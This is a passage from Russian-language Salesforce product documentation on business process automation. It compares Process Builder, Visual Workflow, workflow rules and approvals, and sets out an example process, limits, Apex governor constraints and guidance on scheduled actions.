Чтобы автоматизировать процессы организации для утверждения записей, создайте процессы утверждения.

### Выполнение действия при наличии определенных значений в записи

Данный сценарий использования поддерживается тремя инструментами: Workflow, конструктор процессов и Visual Workflow. Данные инструменты создают бизнес-правила, процессы и потоки соответственно.

Рекомендуем начать работу с конструктора процессов (особенно для создания бизнес-процессов, аналогичных простым операторам импликации). Например: уведомление ответственного за организацию при расширении обращения.

Конструктор процессов поддерживает практически все функции, доступные бизнес-правилам, и не только. Фактически, один процесс, как правило, заменяет несколько бизнес-правил.

Процессы не поддерживают только две функции, доступные бизнес-правилам.

- Настройка разных интервалов выполнения действий.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Процессы и потоки доступны в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

Утверждения доступны в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

Бизнес-правила доступны в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition.**

Задачи бизнес-правила, электронные предупреждения и триггеры потока недоступны в версиях: **Database.com Edition.**

Процесс позволяет настраивать более позднее выполнение действий, однако все действия будут выполняться одновременно. Чтобы задать разное время выполнения, воспользуйтесь бизнес-правилами. Например, рекомендуем использовать разные триггеры времени в бизнес-правиле для отправки ответственному за организацию электронных напоминаний за один месяц, две недели, одну неделю и три дня до даты истечения срока действия связанного контракта.

- Отправка исходящих сообщений без кода.

При необходимости решите данную проблему путем вызова кода Apex из процесса.

Чтобы автоматизировать бизнес-процесс, являющийся слишком сложным для конструктора процессов, или бизнес-процесс, требующий наличия более расширенных функциональных возможностей, создайте поток посредством облачной версии приложения Flow Designer. Например, можно создать процессы для следующих целей.

- Использование сложной логики ветвления (для оценки следующих условий при истинности определенных условий)

Пример. Проверка обращения на предмет расширения. Затем — при расширении обращения — проверка региона организации и соответствующее перенаправление обращения.

- Сортировка, итерация и обработка нескольких записей

Пример. Вычисление скидки после закрытия и реализации возможности. Затем применить данную скидку ко всем связанным продуктам возможности.

## Получение информации от пользователей или клиентов и ее последующее использование

Чтобы разработать мастер для сбора информации, рекомендуем использовать Visual Workflow. Создайте поток, отображающий и запрашивающий информацию от пользователя. Затем воспользуйтесь введенной информацией для выполнения соответствующих действий в системе Salesforce.

Например, создайте поток для пошагового выполнения сценария вызова представителями службы поддержки. Созданный поток использует информацию, введенную представителем (например, имя абонента и номер организации), для создания обращения, которое затем назначается соответствующему сотруднику.

При необходимости усложните поток в соответствии с текущим бизнес-процессом. Например:

- Отображение представителю других окон, соответствующих ранее выбранным параметрам. Данный алгоритм позволяет избежать выполнения таких действий, как повторная продажа продукта клиенту.
- Проверка обнаруженной проблемы на предмет создания неудобств для компании клиента, а организации на предмет ценности. При необходимости поток отправляет соответствующее уведомление региональному директору.

## Функции инструментов автоматизации

Таблица ниже содержит все функции и действия, поддерживаемые каждым инструментом автоматизации. Рекомендуем использовать данную таблицу для выбора оптимального инструмента.

|                  | Конструктор процессов             | Visual Workflow | Бизнес-правила             | Утверждения                |
|------------------|-----------------------------------|-----------------|----------------------------|----------------------------|
| <b>Сложность</b> | Множество операторов импlications | Комплекс        | Один оператор импlications | Один оператор импlications |

|   | Конструктор процессов                          | Visual Workflow  | Бизнес-правила                     | Утверждения  |
|---|--|--|------------------------------------|--|
| <b>Визуальный конструктор</b>                       | ✓  | ✓  |                                    |  |
| <b>Поддержка обозревателя</b>                       | Все (рекомендуется Chrome)                     | Все (не рекомендуется Safari)  | Все                                | Все  |
| <b>Условие начала</b>                               | Изменение записи                               | <ul style="list-style-type: none"> <li>Выбор кнопки или ссылки</li> <li>Открытие настраиваемой вкладки</li> <li>Начало процесса</li> <li>Вызов Apex</li> </ul> | Изменение записи                   | <ul style="list-style-type: none"> <li>Выбор кнопки или ссылки</li> <li>Начало процесса или потока, содержащего действие «Отправить на утверждение»</li> <li>Вызов Apex</li> </ul> |
| <b>Поддержка контролируемых по времени действий</b> | ✓<br>(несколько расписаний на каждый критерий) | ✓  | ✓                                  |  |
| <b>Поддержка взаимодействия пользователя</b>        |  | ✓  |                                    |  |
| <b>Поддерживаемые действия</b>                      |  |  |                                    |  |
| <b>Вызов кода Apex</b>                              | ✓  | ✓  |                                    |  |
| <b>Создание записей</b>                             | ✓  | ✓  | Только задачи                      | Только задачи  |
| <b>Удаление записей</b>                             |  | ✓  |                                    |  |
| <b>Запуск потока</b>                                | ✓  | ✓  | ✓<br>(пробная версия) <sup>1</sup> |  |
| <b>Публикация сообщения в Chatter</b>               | ✓  | ✓  |                                    |  |
| <b>Отправка эл. почты</b>                           | ✓  | ✓  | ✓                                  | ✓<br>(только электронные предупреждения)   |

|                                       | Конструктор процессов               | Visual Workflow | Бизнес-правила                      | Утверждения            |
|---------------------------------------|-------------------------------------|-----------------|-------------------------------------|------------------------|
|                                       | (только электронные предупреждения) |                 | (только электронные предупреждения) |                        |
| Отправка исходящих сообщений без кода |                                     |                 | ✓                                   |                        |
| Отправка на утверждение               | ✓                                   | ✓               |                                     |                        |
| Обновление полей                      | Любая связанная запись              | Любая запись    | Запись или ее родитель              | Запись или ее родитель |

<sup>1</sup> Конструктор процессов заменяет триггеры потока как действия бизнес-правила, ранее доступные только в пробной версии. Организации, использующие триггеры потока как действия бизнес-правила, могут продолжить их создание и редактирование; триггеры потока как действия бизнес-правила недоступны новым организациям.

## Конструктор процессов

### Конструктор процессов Lightning

Многие назначаемые задачи, отправляемые сообщения эл. почты и другие обновления записей являются важными стандартными процессами организации. Рекомендуем настроить процессы для автоматического выполнения данных повторяющихся действий.

Конструктор процессов — это инструмент, позволяющий быстро автоматизировать бизнес-процессы путем отображения многофункционального и интуитивно-понятного графического представления создаваемого процесса. Ниже перечислены действия, поддерживаемые простым и надежным интерфейсом конструктора процессов.

- Создание процессов посредством удобного макета, поддерживающего интерактивные возможности.
- Централизованное создание всего процесса взамен использования множества бизнес-правил.
- Создание процессов путем привлечения разных рабочих групп компании.
- Отмена использования кода Apex для автоматизации простых задач.

Автоматизированные процессы конструктора процессов опираются на записи и состоят из компонентов ниже.

- Критерии, определяющие время выполнения групп действий.
- Немедленные и запланированные действия, которые должны выполняться при выполнении критериев.

Любое изменение, позволяющее записи соответствовать критериям, может автоматически инициировать группу действий.

Рекомендуем использовать более надежный и универсальный конструктор процессов для выполнения действий, поддерживаемых бизнес-правилами. Конструктор процессов не поддерживает исходящие сообщения, которые при

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



необходимости могут быть созданы самостоятельно посредством Apex. Ниже перечислены действия, поддерживаемые конструктором процессов.

- Создание записи
- Обновление любой связанной записи
- Использование быстрого действия для создания записи, обновления записи или регистрации вызова
- Запуск потока (данное действие не может быть запланировано посредством бизнес-правила)
- Отправка сообщения эл. почты
- Публикация сообщения в Chatter
- Отправка на утверждение

При необходимости процесс может поддерживать дополнительные действия. Также процесс позволяет вызывать Apex.

#### Пример процесса: управление возможностями

Данный пример автоматизирует один бизнес-процесс путем использования конструктора процессов вместо бизнес-правил.

#### Ограничения и рекомендации по использованию процессов

Прежде чем начать создание, управление и активацию процессов, просмотрите соответствующие ограничения и рекомендации.

#### Настройка значений в конструкторе процессов

Использование конструктора процессов предполагает регулярную настройку значений (например, при настройке условий для критерия, при настройке полей нового обращения для действия «Создать запись» или при выборе метода Apex для ссылки).

#### Создание процесса

Чтобы создать процесс, определите его свойства и записи, подлежащие оценке, а затем добавьте нужные критерии и действия.

#### Устранение неисправностей для процессов

Рекомендуем использовать сообщения об ошибках, отображаемые конструктором процессов, и сообщения эл. почты, отправляемые при неудачном выполнении процесса, для решения проблем, возникающих при использовании процессов. При возникновении любых ошибок рекомендуем просматривать журналы отладок Apex для процессов.

### Пример процесса: управление возможностями

Данный пример автоматизирует один бизнес-процесс путем использования конструктора процессов вместо бизнес-правил.

Данный пример определяет порядок использования конструктора процессов для автоматизации одного процесса путем добавления нескольких групп критериев и последующего связывания данных критериев с отдельными действиями. Кроме того, конструктор процессов предоставляет доступ к некоторым действиям, которые не поддерживаются бизнес-правилами (например, создание записей).


В данном примере процесс начинается при создании или редактировании записи возможности (1).

Процессу задаются три критерия: «Ценная сделка: реализовано» (2), «Ценная сделка: не реализовано» (3) и «Смета: составлено» (4). Первый критерий оценивается как истинный, поэтому инициирует выполнение связанной группы действий.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



Критерий «Ценная сделка: реализовано» проверяет возможность на наличие этапа «Закрыто и реализовано» и стоимости более 1 000 000 долларов США. Выполнение обоих условий инициирует выполнение связанной группы действий. Данный критерий использует три немедленных действия (5) и одно запланированное действие (6).

А именно:

- Создание черновой записи контракта, связанной со стоимостью возможности.
- Выражение благодарности ответственному сотруднику за закрытие и реализацию возможности путем публикации сообщения в соответствующую группу Chatter.
- Уведомление вице-президента по продажам о закрытии и реализации возможности по эл. почте.
- Создание сверхважной дополнительной задачи для ответственного за связанную организацию, которая должна выполняться через шесть дней после наступления даты, указанной в поле возможности «Дата закрытия».

Невыполнение условий для критерия «Ценная сделка: реализовано» отменяет выполнение связанной группы действий, но инициирует оценку следующего критерия («Ценная сделка: не реализовано»).


Критерий «Ценная сделка: не реализовано» проверяет возможность на наличие этапа «Закрыто и не реализовано» и стоимости не менее 1 000 000 долларов США. Выполнение данных условий инициирует выполнение действия (7) для уведомления вице-президента по продажам путем создания сообщения Chatter для записи возможности. Сообщение отображает возможность и ее нереализованную стоимость.

Невыполнение условий для обоих указанных выше критериев инициирует оценку следующего критерия данного процесса, проверяющего этап возможности на наличие значения «Предложение/смета: составлено». Выполнение данного условия инициирует выполнение запланированного действия **(8)** через три дня после обновления записи. Запланированное действие создает дополнительную задачу для ответственного за возможность, напоминающую о необходимости выполнения вызова для получения сведений о возможности.

Благодаря конструктору процессов, нам удалось объединить три критерия и связанные действия в один автоматизированный процесс. Чтобы автоматизировать аналогичный бизнес-процесс посредством бизнес-правила, пользователю придется создать три разных бизнес-правила, а затем применить триггеры Apex для создания записи контракта и публикации сообщения в соответствующую группу Chatter.

## Ограничения и рекомендации по использованию процессов

Прежде чем начать создание, управление и активацию процессов, просмотрите соответствующие ограничения и рекомендации.

 **Прим.:** Рекомендуем использовать последнюю стабильную версию обозревателя Google Chrome™ и разрешение экрана не менее 1 024 пикселей по ширине.

### Ограничения для процессов

Ниже перечислены общие ограничения и контролируемые ограничения Apex, применяемые при использовании конструктора процессов.

### Рекомендации по разработке процессов

Прежде чем разработать процесс, просмотрите ограничения и рекомендации ниже.

### Рекомендации по использованию Chatter в процессах

Ниже перечислены ограничения, применяемые при создании сообщения Chatter из процесса.

### Рекомендации по использованию запланированных действий процесса

Прежде чем добавить запланированные действия в процесс, просмотрите ограничения и рекомендации ниже.

### Рекомендации по доступности конструктора процессов

Конструктор процессов соответствует требованиям статьи 508, кроме одного исключения.

### Рекомендации по наборам изменений и упаковке процессов

Ниже перечислены рекомендации по разворачиванию процессов.

### Ограничения для формул процесса

Формулы, используемые как условия критериев, отличаются некоторыми ограничениями. Процесс, содержащий недопустимую формулу, не может быть сохранен или активирован.

### Рекомендации по активации процессов

Прежде чем активировать процесс, просмотрите условия, при выполнении которых процессы начинают оценку записей.

### Сообщения об ошибках конструктора процессов

Сообщения об ошибках и предупреждения могут содержать термин «поток» вместо термина «процесс». Тем не менее, данные сообщения применяются к процессу пользователя.

## ВЕРСИИ

Доступно в версиях:  
**Salesforce Classic** и  
**Lightning Experience**

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Ограничения для процессов

Ниже перечислены общие ограничения и контролирующие ограничения Apex, применяемые при использовании конструктора процессов.

### Ограничения, используемые другими функциями

Некоторые ограничения для процессов используются правилами и Visual Workflow.

Помимо указанных ниже ограничений, поле процесса «API-имя» должно быть уникальным во всех процессах и потоках организации.

| Описание  | Ограничение на организацию |
|---|----------------------------|
| Общее количество активных правил и активных процессов.<br>Под правилами понимаются бизнес-правила, правила расширения, правила назначения и правила автоматического назначения. | 50 на объект               |
| Общее количество потоков и процессов  | 1000                       |
| Активные потоки и процессы  | 500                        |
| Общее количество оцениваемых критериев и выполняемых действий   | 2000                       |
| Общее количество возобновленных сеансов потока или групп запланированных действий, выполняемых за час   | 1000                       |
| Общее количество сеансов потока или групп запланированных действий, ожидающих обработки   | 30,000                     |
| Общее количество оповещений по относительному времени, заданных в версиях потока или расписаниях на основе значения поля в процессах  | 20,000                     |

Ежедневное ограничение по количеству сообщений эл. почты, отправленных посредством электронных предупреждений, составляет 1 000 штук на одну организацию со стандартной лицензией Salesforce, кроме организаций Developer Edition, ежедневное ограничение которых составляет 15 штук на стандартную лицензию Salesforce. Общее ограничение для организации составляет 2 000 000. Данное ограничение распределяется на все функции, использующие электронные предупреждения: бизнес-правила, процессы утверждения, потоки и процессы.

### Контролирующие ограничения Apex для процессов

Система Salesforce поддерживает строгие ограничения, позволяющие предотвращать единоличное использование общедоступных ресурсов бесконтрольными процессами в многопользовательской среде. Процессы контролируются ограничениями на транзакцию, которые применяются кодом Apex. Если процесс инициирует превышение транзакцией контролирующих ограничений, то система выполняет откат всей транзакции. Дополнительную информацию об операциях, добавленных в транзакцию, см. в разделе «Триггеры и порядок выполнения» *Руководства разработчика Force.com Apex Code*.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Описание  | Ограничение на транзакцию |
|---|---------------------------|
| Общее количество отправленных запросов SOQL                                   | 100                       |
| Общее количество записей, извлеченных запросами SOQL                          | 50,000                    |
| Общее количество отправленных операторов DML                                  | 150                       |
| Общее количество записей, обработанных в результате применения операторов DML | 10,000                    |

Каждое действие типа «Создать запись» использует один оператор DML. Каждое действие типа «Быстрое действие» использует один оператор DML. Каждое действие типа «Обновить записи» использует один запрос SOQL и один оператор DML. Каждое действие типа «Потоки» может использовать несколько запросов SOQL и операторов DML (в зависимости от элементов, выполняемых потоком). Дополнительные сведения см. в разделе «Ограничения для Visual Workflow» на странице 4896.


### Другие ограничения для процесса

Рассмотрите следующие ограничения при создании и управлении процессами.

| Описание                            | Ограничение |
|-------------------------------------|-------------|
| Всего символов в имени процесса     | 255         |
| Всего символов в имени API процесса | 77          |
| Всего версий процесса               | 50          |
| Всего узлов критериев в процессе    | 200         |

### Рекомендации по разработке процессов

Прежде чем разработать процесс, просмотрите ограничения и рекомендации ниже.

-  **Прим.:** Конструктор процессов поддерживается в Microsoft® Internet Explorer® версии 11. Предыдущие версии не поддерживаются.
- Убедитесь, что процессы не поддерживают создание бесконечных циклов. Например, если действие «Обновить записи» для процесса 1 инициирует процесс 2, а действие «Создать запись» для процесса 2 инициирует процесс 1, то выполнение цикла может инициировать превышение почасовых ограничений организации.
- Если вы создаете процессы, чтобы заменить другие сущности настройки, например бизнес-правило или триггер Apex, убедитесь, что вы можете удалить эти сущности при активации эквивалентных процессов. В противном случае система выполняет как бизнес-правила, так и процессы, совместное использование которых возвращает непредвиденные результаты (например, перезаписанные записи или повторяющиеся сообщения эл. почты).
- При создании процессов для замены любых триггеров Apex рекомендуем удалить данные триггеры Apex после активации эквивалентных процессов. В противном случае, система выполняет как бизнес-правила, так и процессы, совместное использование которых возвращает непредвиденные результаты (например, перезаписанные записи или повторяющиеся сообщения эл. почты).

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

- Каждый процесс связывается с одним объектом.
- Порядок выполнения действий соответствует порядку их отображения в конструкторе процессов.
- Неудачное выполнение любого действия инициирует неудачное выполнение всей транзакции и отображение сообщения об ошибке. Например, если группа Chatter, используемая действием «Опубликовать в Chatter», является личной, то само действие не выполняется. Дополнительную информацию см. в разделе «Устранение неполадок в процессах» на странице 4774.
- Если одна группа действий содержит несколько действий «Обновить записи», применяющих разные значения к одному полю, то используется значение последнего действия.
- Процессы, обновляющие ответственных, не переносят связанные элементы. Чтобы выполнить перенос, рекомендуем использовать одно действие «Обновить записи» для каждого типа нужной дочерней записи. Например, при наличии процесса, позволяющего переносить ответственность за организацию, рекомендуем использовать одно действие для обновления всех дочерних контактов, одно действие для обновления всех дочерних возможностей, одно действие для обновления всех дочерних контрактов и т. д.
- Прежде чем изменить тип настраиваемого поля, убедитесь, что данное поле не используется процессом, который аннулируется новым типом.
- Настраиваемое поле, используемое процессом, не может быть удалено.
- Настраиваемые поля типа файла не поддерживаются в Конструкторе процессов. Например, если ваш процесс создает запись статьи знаний, в которой есть поле настраиваемого типа файла, при запуске процесса возникнет ошибка.
- При наличии процессов для преобразованных интересов и необходимости обновления записей, созданных в результате преобразования, рекомендуем включить параметр интереса «Выполнять проверку и триггеры при преобразовании интереса».
- Если организация использует мультивалюту, то поля валюты обновляются посредством кода валюты записи. Если поле обновляется на основе формулы, то любое значение формулы обрабатывается в коде валюты записи.
- Конструктор процессов не поддерживает внешние объекты.

## Рекомендации по использованию Chatter в процессах

Ниже перечислены ограничения, применяемые при создании сообщения Chatter из процесса.

- При развертывании процесса, публикующего сообщение Chatter в ленту конкретного пользователя или группы, в другой организации действие «Опубликовать в Chatter» может не работать ввиду отсутствия данных кодов в другой организации.
- Поле «Сообщение», начинающееся со ссылки (например, `{ ! [Организация] . Name }`), может препятствовать сохранению действия Chatter.

Чтобы решить данную проблему, добавьте пробел в начале сообщения. Например, если активный процесс содержит действие «Опубликовать в Chatter», поле «Сообщение» которого начинается со ссылки `{ ! [Организация] . Name }`, выполните указанные ниже действия.

1. Откройте активный процесс.
2. Нажмите кнопку «Клонировать».
3. Создайте версию текущего процесса или абсолютно новый процесс, использующий собственный журнал версии.
4. Откройте действие «Опубликовать в Chatter».
5. Введите пробел перед символом «{» в поле «Сообщение».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience


Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

6. Сохраните действие.
  7. Сохраните и активируйте процесс. Убедитесь, что исходный процесс деактивирован.
- При использовании обозревателя Microsoft® Internet Explorer® 11 вставка текста в сообщение не поддерживается. Действия копирования и вставки могут использоваться во всех поддерживаемых обозревателях.
  - Действия «Опубликовать в Chatter» не поддерживаются при выполнении публикации для пользователя или группы сообщества на странице 3420. Оценка записи посредством активированного процесса с данным типом действия инициирует возникновение ошибки.
  - Можно добавить до 25 упоминаний в сообщении Chatter.

### Рекомендации по использованию запланированных действий процесса

Прежде чем добавить запланированные действия в процесс, просмотрите ограничения и рекомендации ниже.

- Чтобы добавить запланированные действия в процесс, воспользуйтесь одним из двух алгоритмов ниже.
  - Начать процесс только при создании записи (1). Установите данный переключатель при выборе объекта процесса.
  - Начать процесс при создании или редактировании записи (2). Кроме того, выберите дополнительный параметр для выполнения действий только при внесении указанных изменений (3) при добавлении критериев в процесс.



- Если запланированные действия не будут выполнены, например, если пользователь, запустивший процесс, неактивен, то администратор, который создал процесс, получает сообщение электронной почты со сведениями о сбое. Salesforce предпринимает дополнительные попытки выполнить сбойные запланированные действия перед тем, как удалить их из очереди. Подробные сведения об уведомлениях об ошибках см. в разделе [Ошибки, полученные после того, как процесс начнет анализ записи](#).
- Деактивация процесса не препятствует обычному выполнению запланированных действий.
- Процесс, содержащий невыполненные группы запланированных действий, не может быть удален. Дополнительную информацию об удалении невыполненных групп запланированных действий см. в разделе [«Удаление невыполненных запланированных действий»](#) на странице 4774.
- Организация может обрабатывать не более 1 000 групп запланированных действий в час. Каждой группе запланированных действий назначается расписание (например, «через 3 дня»). Обработка расписания инициирует

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



выполнение связанных действий. При превышении данного ограничения система Salesforce обрабатывает оставшиеся расписания в следующем часу. Например, если организация использует 1 200 групп отложенных действий, обработка которых запланирована на 16:00—17:00, то система Salesforce обрабатывает 1 000 групп между 16:00—17:00, а дополнительные 200 групп между 17:00—18:00.

- Организация может одновременно использовать не более 30 000 отложенных расписаний и ожидающих сеансов потока.
- Запланированные действия процессов, выполняемых при создании или редактировании записи, находятся в очереди только при наличии действительных критериев. Если запись больше не соответствует заданным критериям, то система Salesforce удаляет связанные запланированные действия из очереди.
- Система Salesforce не выполняет повторную оценку записи для процессов, выполняемых при создании записи. Запланированные действия находятся в очереди, даже при условии, что запись больше не соответствует связанным критериям при выполнении запланированных действий.
- Если вы запланируете действие за *0 Дней до* определенной даты, сохраните процесс, после чего откройте его заново, и расписание в процессе изменится на *0 дней после* этой даты. Процесс, однако, все еще будет выполнен в указанное время.
- Если вы запланируете действие на *0 дней после* определенной даты, может возникнуть задержка по сравнению со временем, указанным в поле даты ранее перед выполнением группы действий.

### Транзакции и запланированные действия


Аналогично бизнес-правилам, немедленные действия процессов выполняются в одной транзакции как операция, инициировавшая начало процесса, — при создании или редактировании записи. Дополнительную информацию об операциях, добавленных в данную транзакцию, см. в разделе «Триггеры и порядок выполнения» *Руководства разработчика Force.com Apex Code*. Запланированные действия добавляются в отдельную транзакцию.

Группы запланированных действий не выполняются раздельно. Они группируются как отдельный пакет, который начинает выполняться в течение одного часа после входа первой группы в пакет. Кроме того, пакет может содержать сеансы потока, возобновляемые после наступления указанного времени. Данный алгоритм может инициировать превышение контролируемых ограничений Apex, если любые действия группы выполняют операции DML или запросы SOQL. Операция DML используется при каждом создании, обновлении или удалении записи Salesforce (например, при выполнении действия процесса «Создать запись»). Запрос SOQL используется при каждом поиске системой Salesforce информации о текущей записи (например, при выполнении действия процесса «Обновить запись»). Дополнительную информацию о контролируемых ограничениях Apex см. в разделе «[Ограничения для процессов](#)» на странице 4736.

Если процесс содержит запланированные действия, убедитесь, что действия выполняют только операции DML или запросы SOQL, разрешенные контролирующими ограничениями Apex.

Неудачное выполнение группы запланированных действий инициирует:

- Успешное выполнение предыдущих групп запланированных действий в транзакции данного пакета.
- Успешное выполнение немедленных действий данного процесса.
- Неудачное выполнение всех запланированных действий данной группы.
- Рассмотрение оставшихся групп запланированных действий в данном пакете.

 **Пример:** Система Salesforce планирует обработать пакет из 25 групп запланированных действий в одной транзакции. Данный пакет позволяет использовать не более 100 операций DML. Первые 22 группы используют по 5 операций DML, а последние 3 группы не используют операции DML.

При попытке выполнения операций DML (101—105) для данной транзакции двадцать первая группа нарушает контролируемые ограничения Apex. Неудачей завершается выполнение только данной группы запланированных действий. Другими словами, первые 20 групп запланированных действий выполняются успешно, а двадцать первая



группа запланированных действий не выполняется. Независимо от того, какое именно действие нарушает ограничение, неудачное выполнение ожидает все действия двадцать первой группы. Затем система Salesforce пытается выполнить оставшиеся группы запланированных действий в пакете. Выполнение двадцать второй группы, использующей 5 операций DML, также завершается неудачей, так как все допустимые операции DML уже использованы транзакцией. Тем не менее, последние 3 группы, которые не используют операции DML, выполняются успешно.

### Ограничения для расписаний

- При наличии действий, запланированных на прошедшую дату, система Salesforce выполняет данную группу запланированных действий в течение одного часа.

Например, если процесс отправляет сообщение эл. почты ответственному за возможность за семь дней до даты закрытия, но при этом выполняется процесс для возможности, которая должна быть закрыта сегодня, то система Salesforce выполняет запланированные действия в течение одного часа.

### Если действия планируются на основе текущего времени (например, через три дня):

- Расписание оценивается на основе часового пояса пользователя, создавшего процесс.

### Если действия планируются на основе значения поля (например, через три дня после наступления даты, указанной в поле обращения «Дата создания»):

- Расписание оценивается на основе часового пояса организации.
- Если деактивированный процесс содержит отложенные запланированные действия, а запись, поле которой используется расписанием, изменяется, то система Salesforce пересчитывает расписание для данных действий. После деактивации процесса система Salesforce пропускает все другие изменения в связанных записях.
- Организация может использовать не более 20 000 расписаний на основе поля и оповещений по относительному времени во всех процессах и версиях потока.
- Поля ниже не могут быть ссылочными.
  - Поле DATE или DATETIME, содержащее автоматические производные функции (например, *TODAY* или *NOW*).
  - Поле формулы, содержащее поля слияния связанного объекта.
- Если изменение значения ссылочного поля не инициирует обработку расписания, то система Salesforce пересчитывает связанное расписание.

Например, если процесс отправляет сообщение эл. почты ответственному за возможность за семь дней до даты закрытия возможности, а датой закрытия выбирается 20 февраля 2014 года, то система Salesforce обрабатывает расписание 13 февраля 2014 года и отправляет сообщение эл. почты. При изменении даты закрытия на 10 февраля 2014 года и необработке расписания система Salesforce пересчитывает расписание и отправляет сообщение эл. почты 3 февраля 2014 года. При назначении расписанию прошедшей даты система Salesforce выполняет связанные действия сразу после сохранения записи.

- Система Salesforce пропускает расписания, ссылающиеся на нулевые значения полей.
- Удаление связанной записи или объекта препятствует обработке расписания.
- Ниже перечислены ограничения для преобразованных интересов.
  - Интерес, поле которого используется невыполненным расписанием, не может быть преобразован.
  - Если включена функция «Выполнять проверку и триггеры при преобразовании интереса», то запланированные действия над интересами не выполняются при преобразовании интересов.
  - Если участник кампании на основе интереса преобразуется до завершения запланированных действий, связанных с данной записью, то система Salesforce все равно выполняет данные запланированные действия.

### Рекомендации по доступности конструктора процессов

Конструктор процессов соответствует требованиям статьи 508, кроме одного исключения.

Клавиша ESC позволяет закрывать модальные диалоговые окна, но не поддерживает закрытие боковых панелей.

 **Совет:** Вы можете изменять порядок узлов критериев в созданном процессе.

- Чтобы выбрать узлы критериев, нажмите пробел Space.
- Чтобы изменить местоположение узла критерия, используйте стрелки вверх и вниз.
- Чтобы сохранить изменения, нажмите пробел.
- Чтобы отменить, нажмите ESC.

### Рекомендации по наборам изменений и упаковке процессов

Ниже перечислены рекомендации по развертыванию процессов.

- Интерфейс Metadata API позволяет развертывать процессы в другой организации. Тем не менее, помните, что:
  - Процесс, который уже существует в целевой организации, должен быть неактивен (развертывание активного процесса не поддерживается).
  - Процесс, который не существует в целевой организации, развертывается со статусом «Неактивно», независимо от его статуса в исходной организации.
